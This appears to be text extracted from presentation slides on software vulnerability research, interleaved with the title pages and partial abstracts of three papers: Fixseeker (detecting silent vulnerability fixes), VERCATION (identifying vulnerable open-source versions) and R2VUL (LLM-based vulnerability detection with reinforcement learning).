
2. Distinguish between valid (r_i^+) and flawed (r_i^-) reasoning

Evaluation highlights: Detection performance


- Macro-F1 score (%) across languages (C#, JavaScript, Java, Python, and C)



Evaluation highlights: Data efficiency & scaling



Evaluation highlights: Reasoning quality assessment



[1] Yang, Aidan ZH, et al. "Security vulnerability detection with multitask self-instructed fine-tuning of large language models." arXiv preprint arXiv:2406.05892 (2024).

Solutions to the three problems

Fixseeker: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

TING ZHANG, Singapore Management University, Singapore

LWIN KHIN SHAR, Singapore Management University, Singapore

ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DAVID LO, Singapore Management University, Singapore

SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng^{*†}, Ting Zhang^{‡†}, Lwin Khin Shar[§], Shouguo Yang[¶], Chaopeng Dong^{*†}, David Lo[§], Shichao Lv^{*†‡}, Zhiqiang Shi^{*}, Limin Sun^{*†}

* Beijing Key Laboratory of IOT Information Security Technology,

Institute of Information Engineering, Beijing, China

† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China

‡ Monash University, Australia

[§] Singapore Management University, Singapore

[¶] Zhongguancun Laboratory, Beijing, China

chengyiran@iie.ac.cn, ting.zhang@monash.edu, lkshar@smu.edu.sg, yangshouguo@outlook.com, dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvschichao, shizhiqiang, sunlimin}@iie.ac.cn

Abstract—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow^{1*}, Chengran Yang¹, Junkai Chen¹, Ratnadira Widayasari¹, Ting Zhang¹, Huihui Huang¹, Huu Hung Nguyen¹, Yan Naing Tun¹, Tan Bui¹, Yikun Li¹, Ang Han Wei², Frank Liauw², Eng Lieh Ouh¹, Lwin Khin Shar¹, David Lo¹

¹Singapore Management University

²GovTech Singapore

mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Li et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good explanations but also to detect and mitigate bad ones.

Fixseeker

Identify silent VFCs



Introduction
●

Vercation

Identify vulnerable versions



Three problems
●

Fixseeker
●


R2Vul

Identify & reason vulnerabilities



Closing
●

TITAN Project (Phase 1)



Introduction
●

Three problems
●


Fixseeker
●

Vercation
●

R2Vul
●

Closing
●





Approach: Identify “hidden” VFCs

Empirical study: Identify VFCs in the wild

Approach: Identify vulnerable versions

[Empirical study, approach]: Map NVD records to their VFCs


Approach: Identify the vulnerable changes in VFCs

Benchmark: Covering top-25 CWEs

